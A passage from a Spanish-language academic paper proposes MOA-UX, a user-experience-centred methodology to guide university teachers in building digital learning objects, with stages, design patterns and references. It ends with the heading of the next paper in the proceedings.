En función de los resultados preliminares obtenidos, éstos fueron tomados como base para la implementación de un prototipo de objetos de aprendizaje, que contemple mejoras de acuerdo a lo observado. Para ello, se eligió como pivote de trabajo a dos asignaturas pertenecientes a las carreras de Ingeniería en Sistemas y Analista Programador, ellas fueron *Análisis y Diseño de Sistemas II* y *Programación Orientada a la Web*. La elección se hizo en función de que ambas asignaturas se dictan en el mismo año para el mismo grupo de estudiantes, y tienen una fuerte vinculación mediante trabajos prácticos intercátedra y que favorecían a los tiempos de realizar la implementación. Una vez terminado el objeto de aprendizaje, se diseñó un plan de validación de los contenidos.

La validación fue abordada de dos maneras. Una *validación técnica* la cual intentó relevar los aspectos de diseño e implementación del aula dirigida a los docentes, y la otra, *validación de campo*, la cual intentó relevar el interés y asimilación del aula en los destinatarios, es decir de los estudiantes.

La validación técnica destinada al cuerpo docente de ambas asignaturas, consistió en indagar en los aspectos de presentación del espacio, organización didáctica, sobre la elaboración de los contenidos y recursos didácticos, actividad de aprendizaje, recursos de comunicación y congruencia de contenidos con secuencia didáctica.

La validación de campo, destinada a los estudiantes, se focalizó en observar la percepción que tienen ellos sobre los contenidos y recursos didácticos, utilidad del contenido con respecto a su formación académica, la secuencia didáctica, tiempos de la secuencia didáctica, la congruencia entre los contenidos y la actividad intercátedra para ambas asignaturas, y la visión general de la actividad.

Los resultados generales sobre esta validación arrojaron un grado de positivo para la actividad propuesta. Si bien los aspectos estéticos y de organización fueron los que más resaltaron positivamente, los menos fueron los aspectos comunicacionales, los cuales no estuvieron presente explícitamente en el aula implementada.

La implementación del prototipo, sirvió como ejemplo para demostrar que se pueden lograr productos de mejor calidad teniendo en cuenta aspectos relevados previamente. Pero si bien se planificó y se armó un prototipo, se dejó en evidencia, la ausencia de un proceso que delimite y contextualice la labor docente en la creación de OA.

3. Planteo del Problema

A raíz del diagnóstico realizado y de la experiencia lograda con la puesta en marcha de un prototipo, se puede hacer un análisis más exhaustivo y examinar con atención algunas debilidades detectadas principalmente en la estructura organizativa de los contenidos digitales. La falta de un proceso guía que oriente a los docentes en el diseño de los materiales educativos se hizo visible, y se constituyó en uno de los mayores desafíos a resolver. La desorientación observada en el armado de las aulas virtuales, sin criterios uniformes y sin diseños orientados al usuario estudiante, se hacen más evidentes en los resultados de análisis. En las reuniones que se realizaron con los docentes, la mayoría manifestó que desconoce de los instrumentos necesarios que le permitan volcar sus contenidos en el plano virtual, bajo un razonamiento que les asegure que lo que desarrollan estén en sintonía con los estándares en la materia sobre contenidos digitales.

Se observa también, que el diseño instruccional no se encuentra presente, no se contemplan aspectos de Experiencia de Usuario (UX), es decir que se carecen de principios de diseño de Interface de Usuario (IU) o de Diseño de Interacción (IXD) en los objetos de aprendizaje, ni tampoco se aprecian trabajos de fondo en el análisis de la arquitectura de información necesaria para elaborar el recurso digital.

El diseño universal [7] contemplando aspectos de accesibilidad y de adaptabilidad según el contexto de uso, también son factores ausentes en el proceso de producción de contenidos educativos digitales. Cuando se habla de diseño universal en educación, es pensar en el diseño de materiales cuyo acceso no sea restrictivo a personas con alguna discapacidad. Los principios de diseño universal [8] casi nunca son tenidos en cuenta, ni se observan estrategias para mejorar la accesibilidad de contenidos como la utilización de guías de accesibilidad [9] para tal fin. En el estudio realizado, la adaptabilidad del contenido no ha sido considerada por los docentes. Tal vez, porque la plataforma en que se desarrollan los contenidos, solo está pensada para un sólo medio como ser la PC y para el usuario vidente. Por consiguiente, el contexto de uso, como factor a tener en cuenta en el diseño de OA para los estudiantes, tampoco es considerado en el proceso de desarrollo, con lo cual esto hace que los materiales no tengan el alcance deseado y no lleguen a poder visualizarse en cualquier entorno o plataforma, restringiendo así el acceso al mismo. Todos estos inconvenientes, conducen a pensar en que la calidad de los materiales educativos desarrollados en el ámbito de las asignaturas de la institución no satisface los requerimientos deseados.

Asimismo, en la literatura actual se observan trabajos relacionados al desarrollo de OA como la propuesta de Castro y otros [10], donde las metodologías utilizadas pretenden dar soluciones de desarrollo desde la mirada del ingeniero de software, pero no desde el punto de vista del docente, y menos centrado en el usuario final, es decir, el estudiante. Si bien existen iniciativas al respecto, basadas en un diseño centrado en el usuario como es el trabajo de

Massa y otros [11], estas no persiguen un esquema ágil que le permita al docente aplicarlo razonablemente en su actividad diaria.

3.1 Objetivos

El objetivo de este trabajo tiene como finalidad presentar una propuesta preliminar sobre un enfoque metodológico centrado en el diseño de usuario estudiante y orientado a los docentes, que sirva como un instrumento guía en la elaboración de objetos de aprendizaje, contemplando los aspectos de Experiencia de Usuario (UX), con el fin de incrementar la calidad del material digital producido. Para conseguirlo se planifican los siguientes objetivos específicos.

3.1.1 Objetivos Específicos

- Tener una guía planificada por etapas, que conduzca al docente en la elaboración de recursos digitales destinados al aprendizaje en línea.
- Definir las herramientas, documentación y productos digitales, que serán de utilidad para el trabajo docente en las etapas de elaboración del contenido digital.
- Explotar el diseño de experiencia de usuario en el desarrollo de recursos de aprendizaje digital.
- Indagar y proponer patrones de Diseño, de Interacción, de Interface de Usuario y de Arquitecturas de la Información en el contexto de asignaturas relacionadas al ámbito de las carreras de Ingeniería.
- Generar un OA basado en el enfoque metodológico que sirva para guiar al docente en la construcción de sus propios recursos digitales para la enseñanza.

4. Marco Teórico

Los OA constituyen el marco de trabajo adecuado para elaborar el recurso digital destinado a la enseñanza virtual. En este sentido, se pueden encontrar diversas definiciones de OA en la literatura actual. El término se atribuye a Wayne Hodgins [12], quien indica que un objeto de aprendizaje es un fragmento de un contenido independiente de instrucción que se puede organizar en estructuras instruccionales más complejas de acuerdo con las necesidades de aprendizaje. La definición de OA más utilizada es la de Wiley [13], la cual sostiene que un OA es cualquier recurso digital que puede ser reutilizado para apoyar el aprendizaje. Para la IEEE un OA es “*Cualquier entidad digital o no digital que puede ser utilizada, reutilizada y referenciada durante el aprendizaje apoyado con tecnología*”. La estructura que se sigue para la creación de OAs contempla conceptos como *nombre, descripción, objetivos y actividades*; y para su definición se han creado

estándares como LOM (Metadatos de Objetos de Aprendizaje) de la IEEE [14] o Dublin Core [15] por ejemplo, que refieren a aspectos de meta información para la estructura creacional del OA.

Por otro lado, cuando se habla de metodología, la definición de la misma hace alusión a un conjunto de procedimientos racionales utilizados para alcanzar el objetivo o la gama de objetivos que rige una investigación científica, una exposición doctrinal o tareas que requieran habilidades, conocimientos o cuidados específicos. Bajo este contexto, se hace imprescindible definir un conjunto de procedimientos que guíen el proceso de desarrollo de objetos de aprendizaje. En la literatura actual se pueden encontrar ejemplos de experiencias y desarrollos metodológicos que conllevan a definir procesos que persiguen como objetivo la construcción sistemática de contenidos digitales educativos. Las directrices sobre el desarrollo de políticas abiertas de recursos educativos [16] constituyen un conjunto de pautas destinadas a los actores encargados de formular políticas y stakeholders (usuarios expertos). Establecen los pasos para revisar, analizar, desarrollar, implementar y medir una política de implementación de REAs (Recursos de Enseñanza Abiertos) relevantes para un contexto particular. Si bien plantean una visión “macro”, ellas guían, pero no determinan, qué deben hacer los gobiernos y los actores involucrados en un conjunto específico de circunstancias. Proporcionan un marco integral definido en siete fases para que los gobiernos e instituciones involucradas en educación establezcan su visión y el alcance de su política, desarrollen un plan maestro de políticas y lo pongan en marcha. Massa y otros [11] en cambio, plantean un enfoque más “micro” orientado al desarrollo de OA, con fases y etapas bien definidas destinadas al desarrollador de software educativo, el cual integra técnicas y métodos propios del Diseño Centrado en el Usuario (DCU) con la naturaleza y metas educativas de estos objetos digitales. Si bien es un trabajo inicial deja en claro las etapas desde la planificación, pasando por la elicitación, puesta en marcha, evaluación y mantenimiento de un OA. Por otro lado, Fuentes [17] propone una metodología para el diseño colaborativo de objetos de aprendizaje donde los elementos que intervienen en el proceso se orientan al desarrollador de software. No obstante, deja sentado el antecedente para el desarrollo colaborativo de OA bajo un repositorio común de trabajo. Por último, un conjunto de fases definidas para el diseño instruccional en un caso de estudio, es puesto en consideración por parte de Peralta [18] como metodología para el desarrollo de OA, separando el diseño instruccional del diseño multimedial, pero todos estos enfoques siempre ocurren bajo la mirada de un desarrollador de software y no se orientan para que un docente los pueda abordar como herramientas de trabajo para sus producciones.

Las metodologías ágiles son aquellas que permiten adecuar sus métodos y técnicas al proceso de desarrollo en que se utilicen. Se adaptan a la necesidad de quien las emplee y sólo utilizan aquellos componentes metodológicos necesarios para llegar al resultado con bajo costo y tiempos reducidos. El desarrollo ágil de software permite disponer

en corto tiempo de un producto mínimo viable a consideración de los usuarios.

Actualmente, existen metodologías de experiencia de usuario (*User Experience – UX*), las cuales cada vez están más orientadas a un diseño iterativo que va de la mano con el desarrollo ágil del software. Entre ellas, se destacan *Lean UX*, *Agile UX*, *Validation Onion*, *Design Thinking* y *Design Sprint*, entre otras.

Gran parte de estas metodologías están orientadas a brindar una serie de técnicas divididas en fases según el ciclo de diseño que puede comprender un producto. La versatilidad de adaptación que poseen, permite utilizarlas para el desarrollo de cualquier producto. La mayoría persiguen un modelo iterativo de sus procesos, brindando una mayor cantidad de iteraciones al momento de la construcción de un diseño de software o contenido digital.

4.1 Metodologías Agile UX, Design Thinking y Lean UX

4.1.1 Agile UX

Esta metodología se origina en la creación del software y en su manifiesto ágil¹. Nació como reacción a los proyectos de desarrollo de software donde el objetivo central no era ayudar al usuario sino crear el software en sí, centrándose en la colaboración del equipo y la eficiencia entre los equipos auto-organizados y multifuncionales. *Agile UX* describe la combinación de la metodología Agile Software con los métodos del diseño de experiencia de usuario. Por otro lado, el objetivo de Agile UX es unificar a los desarrolladores y los diseñadores en el proceso ágil de desarrollo de productos. Básicamente, el manifiesto Agile UX proclama:

- Los individuos e interacciones están por encima de los procesos y herramientas.
- El funcionamiento del software por encima de la documentación extensiva.
- Colaboración con el cliente por encima de la negociación contractual.
- Respuesta ante el cambio por encima de seguir un plan.

En otros términos, la práctica de Agile reemplaza una metodología centrada en la documentación por una centrada en la colaboración. Así, permite ser mucho más dinámica y eficiente a la hora de desarrollar productos funcionales de una forma rápida.

4.1.2 Design Thinking

Tim Brown [19] introdujo el término *Design Thinking* ó diseño del pensamiento, el cual lo definió como una disciplina que usa la sensibilidad y métodos de los diseñadores para hacer coincidir las necesidades de las

personas con lo que es tecnológicamente factible y con lo que una estrategia viable de negocios puede convertir en valor para el cliente, así como en una gran oportunidad para el mercado. El proceso de Design Thinking se compone de cinco etapas no lineales (*Empatizar, Definir, Idear, Prototipar, Testear*). En cualquier momento se puede ir hacia atrás o hacia delante en las etapas del proceso, saltando incluso a etapas no consecutivas. Se comienza recolectando mucha información, generando una gran cantidad de contenido, que crecerá o disminuirá dependiendo de la fase en la que uno se encuentre.

4.1.3 Metodología Lean UX

Lean UX se basa en los siguientes dos fundamentos: Design Thinking y las filosofías de desarrollo ágil [20]. Design Thinking analiza sistemas y su aporte se basa en la aplicación de herramientas de diseño a problemas amplios. Agile, aporta con su enfoque en el desarrollo de software en ciclos cortos, los cuales permiten entregar valor constantemente y facilitan el aprendizaje continuo. Lean UX también se apoya en la metodología *Lean Startup* diseñada por Eric Ries [21] orientada al desarrollo de productos tecnológicos de empresas del tipo startup, la cual también se sustenta en los principios ágiles y del Design Thinking. Lean Startup utiliza un ciclo de feedback denominado “*crear-medir-aprender*” que minimiza el riesgo de los proyectos y consigue que un desarrollador o equipo, pueda implementar software y aprender de él en muy poco tiempo. Con este método, los equipos desarrollan lo antes posible un Producto Mínimo Viable (PMV), para comenzar el proceso de aprendizaje cuanto antes. *Lean UX* aplica de manera directa la filosofía de Lean Startup incrementando la frecuencia de contacto con clientes reales (o usuarios) con el objetivo de analizar la experiencia de los mismos, reducir el derroche de información y probar lo antes posible las ideas del equipo para evitar caer en suposiciones incorrectas sobre el mercado en el cual se desempeña ese cliente/usuario.

En Lean UX, cada diseño es una solución propuesta para el negocio –una hipótesis–, el objetivo es validar esa solución lo más eficientemente posible, utilizando para ello el feedback de los clientes. La validación de hipótesis en Lean UX sigue el siguiente proceso: *Crear un MVP; Probar la hipótesis mostrando el MVP a clientes reales; Utilizar lo aprendido para modificar el MVP; Iterar.*

De esta manera, Lean UX permite de forma más rápida sacar a la luz la verdadera naturaleza de los productos. La filosofía de Lean UX es otorgar más importancia a la creación de un entendimiento común de la experiencia del usuario del producto que se diseña, que a la creación y entrega de la documentación.

4.2 Experiencia de Usuario (UX), Interface de Usuario (UI), Diseño de Interacción (IXD) y Arquitectura de la Información (IA)

¹ *Manifiesto por el Desarrollo Ágil de Software.*
<http://agilemanifiesto.org/iso/es/manifiesto.html>

La Experiencia de Usuario (o *User Experience – UX*) [22], es la suma de percepciones subjetivas que una persona tiene sobre un producto, servicio o sistema diseñado para crear o satisfacer una necesidad. Abarca todos los aspectos de la interacción del usuario final con una institución o empresa, sus servicios y sus productos. Involucra los conceptos del diseño de interface de usuario, del diseño de interacción, y se encuentra fuertemente ligada con la arquitectura de la información del producto a desarrollar.

La Interface de Usuario, (*User Interface – UI*) es la evolución del concepto de Interface Gráfica de Usuario (*Graphical User Interface – GUI*) producto del avance de la tecnología. La interfaz de usuario es el espacio donde se producen las interacciones entre seres humanos y máquinas. El objetivo de esta interacción es permitir el funcionamiento y control más efectivo de la máquina desde la interacción con el humano. Las interfaces básicas de usuario son aquellas que incluyen elementos como menús, ventanas, contenido gráfico, cursor, los “beeps” y algunos otros sonidos que el dispositivo hace, y en general, todos aquellos canales por los cuales se permite la comunicación entre el ser humano y el dispositivo electrónico. El objetivo del diseño de una interfaz es producir una interfaz que sea fácil de usar, eficiente y agradable para que al operar el dispositivo se dé el resultado deseado.

El término Diseño de Interacción (*Interaction Design – IxD*) fue acuñado como disciplina por Bill Moggridge y es definido como el diseño de la interacción entre un usuario y un producto, se enfoca en los componentes de navegación desde un punto de vista estilístico creando una conexión entre los conceptos de UI y UX y se basa en el comportamiento del producto cuando un usuario interactúa con este, el diseño de interacción implica cómo se animan las cosas, es decir, define la estructura y el comportamiento de los sistemas interactivos. Los diseñadores de interacción se esfuerzan por crear relaciones significativas entre las personas y los productos y servicios que utilizan, desde computadoras a dispositivos móviles hasta aparatos y más allá [23].

La Arquitectura de la Información (*Architecture of Information – AI*) introducida por Wurman en 1975, fue definida como “*el estudio de la organización de la información con el objetivo de permitir al usuario encontrar su vía de navegación hacia el conocimiento y la comprensión de la información*”, citado por [24]. La AI no solo abarca la organización de la información, sino también el resultado de dicha actividad. En el caso de un sitio web, como resultado de la actividad, comprende los sistemas de organización y estructuración de los contenidos, los sistemas de rotulado o etiquetado de dichos contenidos, y los sistemas de recuperación de información y navegación que provea el sitio web [25]. El diseño navegacional introducido por Nielsen se haya profundamente relacionado con el IxD y orienta el diseño de UI. Por consiguiente, la AI es de suma importancia para mejorar la experiencia de usuario en el desarrollo de los productos digitales.

5. Propuesta

La propuesta de este trabajo es la de presentar un enfoque metodológico centrado en el diseño de usuario estudiante, que sirva como herramienta de guía para el docente en la elaboración de contenido educativo digital, teniendo en cuenta los criterios de experiencia de usuario. El desafío de la misma, está en lograr la definición de un proceso que delimite claramente las etapas de desarrollo, fases y actividades que se adapten ágilmente a las necesidades del docente, minimizando los tiempos de implementación, garantizando los criterios actuales sobre el diseño de materiales didácticos digitales.

Se busca identificar un proceso que sea simple a los fines de aplicación por parte de los docentes. Para lo cual se hace eco de aquellas metodologías consideradas ágiles desde el punto de vista de su rápida aplicación y respuesta. En la actualidad existen muchas metodologías ágiles que proponen, bajo la mirada de un desarrollador de software, las etapas para construir un software. Entre las más importantes, vemos la necesidad de estudiar aquellas que puedan ser de interés a los fines de este trabajo como ser *Agile UX*, *Design Thinking* y *Lean Startup*. Las mismas serán la base para establecer las pautas del enfoque metodológico a ser ejecutadas por un docente cualquiera adaptándolas más allá de la mirada de un desarrollador de software.

El enfoque metodológico a desarrollar, debe tener en cuenta los principios del diseño de Experiencia de Usuario (UX). El Diseño de UX contempla al diseño de Interface de Usuario (IU), al diseño de Interacción (IxD), la Arquitectura de la Información (AI) y a la usabilidad, entre otras. La experiencia de usuario, tiene como objetivo mejorar el aspecto y uso del artefacto digital a desarrollar. Llevado al contexto del aprendizaje, el artefacto se traduce en el Objeto de Aprendizaje (OA) que el docente desea elaborar.

Teniendo en cuenta la experiencia de usuario como un elemento esencial en los procesos que el enfoque metodológico contemple, la aplicación del mismo deberá redundar en una mejora en la calidad del producto desarrollado. Para lograr mejores resultados y revalorizar el impacto de la experiencia de usuario en el desarrollo de los OA, el diseño del enfoque metodológico estará centrado en el usuario estudiante. El Diseño Centrado en el Usuario (DCU) es una filosofía de diseño que tiene por objeto la creación de productos que resuelvan necesidades concretas de sus usuarios finales, consiguiendo la mayor satisfacción y mejor experiencia de uso posible con el mínimo esfuerzo de su parte. El contexto de uso, es decir, el entorno en donde se ejecutará el OA, Notebook, PC, Tablets, o Teléfono Inteligente, será un factor relevante a tener en cuenta en el proceso de elaboración de los mismos. Por consiguiente, el DCU es también un elemento de importancia a contemplar en las etapas del enfoque a desarrollar.

El estudio de la estructura de los OA tendrá una estrecha relación con aquellos objetos digitales que serán de utilidad para el contexto de los docentes. Para esta propuesta se hará foco en las debilidades detectadas en el diagnóstico previo,

respondiendo principalmente al contexto de materiales digitales en el ámbito de las carreras de ingenierías.

A los fines de validar el trabajo, se buscará crear un OA que siga las pautas metodológicas definidas, el cual servirá como elemento de aprendizaje y apoyo a aquellos docentes que deseen usarlo para construir sus recursos de enseñanza en el mundo virtual.

5.1 Metodología MOA-UX

La Metodología de Desarrollo para construir Objetos de Aprendizaje contemplando UX o MOA-UX, tiene como objeto el de ordenar el trabajo a aquellos docentes que intentan construir sus recursos educativos digitales. Organizada en cuatro etapas bien definidas, las cuales se denominan Comprensión del Contexto de Uso, Especificación de Requerimientos de Usuario, Diseño de la Solución y Evaluación, especifican el proceso que enmarcará al docente en el desarrollo del contenido digital (véa figura 1).




Figura 1. MOA-UX

5.1.1 Definición de Etapas, Actividades y Herramientas

El enfoque dividido en cuatro etapas:

- Comprensión del Contexto de Uso;
- Especificación de Requerimientos de Usuario;
- Diseño de la Solución;
- Evaluación.

5.1.1.1 Comprensión del Contexto de Uso

Un diseño centrado en el usuario debe comenzar entendiéndolo. La comprensión del contexto de uso involucra tres variables a tener en cuenta para ello. El *Destinatario*, la/s *Plataformas*, y el *Contenido*.

El destinatario, es quien utilizará el producto, en nuestro caso ese producto es el OA. El destinatario, es el estudiante. No es lo mismo un estudiante de ciencias exactas como es en el caso de nuestro trabajo, que un estudiante de ciencias humanas o médicas. Entender su forma de pensar, a ayuda

a comprender su estructura de pensamiento, la cual puede ser un valor intangible de mucha utilidad para el diseño futuro del recurso digital. Cuando la experticia del estudiante en el uso de tics es buena, esta puede ser también una aliada para el desarrollo del producto. Permite dar por supuestos algunos principios de diseño e implementar recursos más audaces desde el punto de vista tecnológico.

Cuando hablamos de plataforma, ésta se refiere a donde se ejecutará el OA y puede ser que sea en más de una donde se lo haga. Pensar si el recurso estará solo preparado para ser ejecutado en entornos virtuales, como por ejemplo Moodle o Google Classroom, o que sea diseñado para ser multiplataforma e independiente de entornos. O bien, ser un recurso digital diseñado como App. En esta etapa temprana definir en dónde y como se ejecutará el OA, es trascendental para el diseño futuro del mismo.

La otra variable a tener presente en esta etapa, es el contenido. El contenido es en sí el OA, pero en esta etapa inicial, es importante identificar y tipificar ese contenido. Es decir, el docente debe tener que definir en esta etapa, cual es el tipo de contenido a desarrollar. Por ejemplo, si es un material del tipo instructivo, deberá saber cuales serán los conceptos claves, que a futuro serán puntos de enlace para un diseño navegacional. O bien, si es un video, deberá encuadrarlo en algún estándar de diseño que le asegure tener en cuenta los principios de UX comentados anteriormente y obtener un grado de calidad del recurso dentro de los umbrales aceptados por los usuarios. En la sección de la solución, se proponen a modo de ejemplo patrones de diseño para tal fin.

Por último, el relevamiento de esta etapa puede ser llevado a cabo por herramientas como las utilizadas en las metodologías ágiles, tal es el caso del modelo *Canvas* recomendado en la metodología Lean UX. Pero el docente puede utilizar aquí, la herramienta que más cómoda le quede para documentar esta etapa. Lo importante es tener un registro de estas variables como insumo de retroalimentación para las etapas posteriores.

5.1.1.2 Especificación de requerimientos de usuario

A partir del relevamiento en la etapa anterior, el objetivo de esta etapa es la identificación de los requerimientos funcionales y no funcionales para el OA. Para los requerimientos funcionales el modelado de los mismos en casos de uso, puede ser de gran ayuda al docente gracias a la simpleza que brinda la lectura del mismo, siendo de fácil interpretación para su posterior implementación.

En esta etapa, los requerimientos no funcionales como la accesibilidad y la adaptabilidad tendrán que ser tenidos en cuenta. Herramientas como las guías de accesibilidad Web (WAI) o la utilización de las técnicas de Responsive Web Design (RWD) pueden ser de gran ayuda a la hora de especificar los requisitos bajo esos criterios. Si bien no hacen a la función propia del OA, tenerlos en cuenta, supone una congruencia con el análisis llevado a cabo en la etapa anterior, con respecto al contexto de uso.

5.1.1.3 Diseño de la solución

En la etapa del diseño de solución, se propone al docente que comience a implementar el OA. Tomando como base lo producido en la etapa anterior, se procede a la implementación. Para ello se utiliza el concepto de Producto Mínimo Viable (PMV) comentado anteriormente, el cual será una versión del objeto de aprendizaje creado con un mínimo de esfuerzo y tiempo de desarrollo. Planteado bajo un esquema de iteraciones, el PMV o prototipo inicial es puesto a consideración en el circuito *crear-medir-aprender*, incrementando funcionalmente el PMV con el objetivo final de obtener la versión más cercana a la solución. Cada iteración será un intento de mejorar el producto o servicio, y en caso de ser afirmativo; debemos acelerar ese circuito.

Para comenzar a medir el resultado del PMV, el docente lo pone a consideración con los usuarios finales, en este caso, los estudiantes. En el feedback, deberá relevarse información de por ejemplo si realmente el producto cumplió o no con las expectativas del usuario; y no si realmente esta correcta o no desde la mirada de un ingeniero o un diseñador docente.

5.1.1.3.1 Patrones Creacionales y de Diseño

La etapa del diseño de la solución es central, y para poner énfasis en los aspectos de UX, dándole al enfoque metodológico un valor agregado, se presenta un catálogo de patrones para que el docente lo tenga disponible a la hora de la implementación.

El catálogo de patrones se encuentra organizado en patrones creacionales, y patrones de diseño. Cada patrón representa el esquema que el docente debería tener en cuenta a la hora de desarrollar el OA. Los aspectos de Diseño de Interacción, de Interfaz y de Arquitectura de la Información han sido asegurados en los mismos, a fin de certificar el diseño UX final para cada producto que se desarrolle. Este catálogo supone una mejora en el proceso de desarrollo, ya que además de estar encuadrado en una metodología, estructura la forma en que el docente debe encarar el trabajo creativo.

A continuación, se pueden observar en la figura 2 y 3 dos patrones creacionales. La figura 2, responde al patrón creacional podcasts de audio como OA. En él se puede observar la duración mínima y máxima sugerida para el desarrollo de este recurso.



Figura 2. Patrón Creacional Podcasts

La construcción del podcads supone una voz de introducción y de cierre distinta a la voz del orador, a fin de que los cambios de voz puedan dar un sentido de mayor dinamismo en el audio, y cuyo objetivo sea no aburrir al estudiante en su escucha. Puede también acompañarse con una música de fondo.

En la figura 3, se observa un patrón creacional para el desarrollo de videos como OA. Al igual que el patrón anterior, este patrón supone una duración mínima y máxima sugerida al docente. Prevé la incorporación de una placa de presentación inicial, en la cual se incorporan los títulos principales de presentación del video, como nombre de la asignatura, tema, docente orador, etc. La placa de cierre, tiene como objeto indicar la información de contacto como e-mails, redes sociales, sitio web de la asignatura o campus, etc.



Figura 3. Patrón creacional Video

En la figura 4, se observa un ejemplo de un patrón de diseño para una video clase. A diferencia del patrón creacional de video indicado en la figura 3, este patrón tiene como objetivo sugerir al docente como debe disponer el diseño del video y como debe colocar el material instructivo sobre el mismo. Donde ubicar los controles de reproducción y como debe ubicar al orador en el video.



Figura 4. Patrón de diseño de Video

El catálogo de patrones se actualiza continuamente y contiene en la actualidad más de 30 patrones, a los cuales puede recurrir el docente para elaborar sus OA.

5.1.1.4 Evaluación

Una vez concretado el PMV iterado y cotejado con los usuarios estudiantes de acuerdo al circuito crear-medir-aprender mencionado anteriormente, es preciso evaluar aspectos de calidad del producto obtenido. El OA es puesto a consideración por el docente bajo estándares de calidad. Del resultado de la evaluación, si la misma fuera positiva, es decir, si en la evaluación en la que fue sometido el OA supera los umbrales de aceptación de calidad, el docente puede quedarse con ello o bien en caso de querer mejorarla, puede poner el recurso desarrollado en un proceso de mejora continua y comenzar de nuevo a partir de la primera etapa de MOA-UX, comprensión del contexto de uso.

6. Conclusiones

Este trabajo presenta un enfoque metodológico para que el docente pueda construir sus propios recursos de aprendizaje en línea, asegurándoles características a tener en cuenta, como lo es la experiencia de usuario. La agilidad propuesta por este enfoque, tomándolo lo mejor de las metodologías ágiles utilizadas en el desarrollo de software, supone una organización de actividades para el docente que antes no tenía. La propuesta de patrones de diseño y de patrones creacionales, también dan la posibilidad de organizar el OA, poniendo énfasis en aspectos de mejoras en la interface de usuario, interacción y organización de la información. Estos criterios, si el docente los tiene en cuenta, a la larga redundará en un mejor producto.

En la actualidad, MOA-UX, se ha utilizado en el desarrollo de un OA, el cual permite instruir a los docentes en cómo aplicarlo a sus procesos de construcción de recursos digitales para la enseñanza.

Por último, resta como trabajo futuro realizar la validación de este enfoque metodológico, en la utilización por parte de los docentes. Esta validación permitirá tener resultados precisos sobre cómo se aplica MOA-UX en la tarea diaria de un docente en la elaboración de los materiales y así obtener antecedentes que permitan ser mejorado.

Agradecimientos

Este trabajo se encuentra enmarcado dentro de las líneas de I+D que persigue el proyecto denominado “*Aprendizaje Mediado por Tecnología Móvil*”, el cual se encuentra aprobado por Resolución N° 136/18 del Consejo Directivo de la Facultad de Ingeniería de la UNLPam.

Referencias

[1] A. W. Bates, *Enseñar en la Era Digital – Simple Book Production*. .

- [2] J. de Pablos Pons and R. Jiménez Cortés, “Buenas prácticas con TIC apoyadas en las políticas educativas: claves conceptuales y derivaciones para la formación en competencias ECTS,” 2007.
- [3] A. Bolívar Botía, *El conocimiento de la enseñanza : epistemología de la investigación curricular*. FORCE, 1995.
- [4] M. F. Enguita, *La educación en la encrucijada*. Fundación Santillana, 2016.
- [5] A. W. Chickering and Z. Gamson, “Seven Principles of Good Practice in Undergraduate Education,” *New Dir. Teach. Learn.*, vol. 1991, pp. 63–69, 1987.
- [6] J. Dulac, “Referencial De Buenas Prácticas Para El Uso De Las Tic ’ S En Los Reflexión ;,” 2003.
- [7] Ronald Mace, “The RL Mace Universal Design Institute.” [Online]. Available: <http://www.udinstitute.org/>. [Accessed: 14-Mar-2018].
- [8] M. F. Story, “The Principles of Universal Design,” in *Universal Design Handbook, 2E*, 2010th ed., W. F. E. PREISER and K. H. Smith, Eds. 2010, pp. 58–68.
- [9] WCAG, “Web Content Accessibility Guidelines (WCAG) Overview | Web Accessibility Initiative (WAI) | W3C.” [Online]. Available: <https://www.w3.org/WAI/standards-guidelines/wcag/>. [Accessed: 07-Apr-2019].
- [10] C. C. A. Castro, M. E. Serna, and B. G. E. Taborda, “A proposed design of Learning Objects,” in *2012 6th Euro American Conference on Telematics and Information Systems (EATIS)*, 2012, pp. 1–7.
- [11] S. M. Massa, A. E. De Giusti, and P. M. Pesado, “MPOBA: un Modelo de Proceso para el desarrollo de Objetos de Aprendizaje,” 2011.
- [12] H. W. Hodgins, “The Future of Learning Objects,” *Educ. Technol.*, vol. 46, no. 1, pp. 49–54, 2006.
- [13] D. a. Wiley, “Connecting learning objects to instructional design theory: a definition, a metaphor, and a taxonomy,” *Igarss*, vol. 2830, no. 1, 2014.
- [14] IEEE, “IEEE Standard for Learning Object Metadata,” *IEEE Std 1484.12.1-2002*, pp. 1–40, 2002.
- [15] S. A. Sutton and J. Mason, “The Dublin Core and Metadata for Educational Resources,” in *International Conference on Dublin Core and Metadata Applications*, vol. 0, no. 0, Dublin Core Metadata Initiative, 2001, pp. 25–31.
- [16] UNESCO and Commonwealth of Learning, *Guidelines on the development of open educational resources policies*. Paris: Unesco, 2019.
- [17] L. M. Fuentes, J. M. Arteaga, and F. Á. Rodríguez, “A Methodology for Design Collaborative

- Learning Objects,” in *2008 Eighth IEEE International Conference on Advanced Learning Technologies*, 2008, pp. 87–91.
- [18] M. S. Peralta, “The bicycle learning object phases of instructional design,” in *2016 XI Latin American Conference on Learning Objects and Technology (LACLO)*, 2016, pp. 1–5.
- [19] T. Brown, “Design Thinking By Tim Brown,” *Harv. Bus. Rev.*, 2008.
- [20] J. Gothelf and J. Seiden, *Lean UX, 2nd Edition - O’Reilly Media*. O’Reilly Media, 2016.
- [21] E. Ries, *The Lean Startup: How Today’s Entrepreneurs Use Continuous Innovation to Create Radically Successful Businesses*. 2011.
- [22] D. Norman and J. Nielsen, “The Definition of User Experience (UX),” 1995.
- [23] Interaction Design Foundation, “The Five Languages or Dimensions of Interaction Design | Interaction Design Foundation,” *Interaction Design Foundation*, 2016. [Online]. Available: <https://www.interaction-design.org/literature/article/the-five-languages-or-dimensions-of-interaction-design>. [Accessed: 17-Apr-2020].
- [24] A. Resmini, “Architectures of Information,” *Études Commun.*, vol. 41, pp. 31–56, 2013.
- [25] L. Rodríguez Castilla, D. L. González Hernández, Y. Pérez González, L. Rodríguez Castilla, D. L. González Hernández, and Y. Pérez González, “De la arquitectura de información a la experiencia de usuario: Su interrelación en el desarrollo de software de la Universidad de las Ciencias Informáticas,” *e-Ciencias la Inf.*, vol. 7, no. 1, pp. 1–23, Dec. 2016.

Percepciones de los estudiantes en el Aprendizaje Virtual de Química para Ingenieros durante la pandemia por la COVID-19

Analia Mazzuca, Dora Matana
Facultad de Ingeniería. Universidad Católica de Salta.
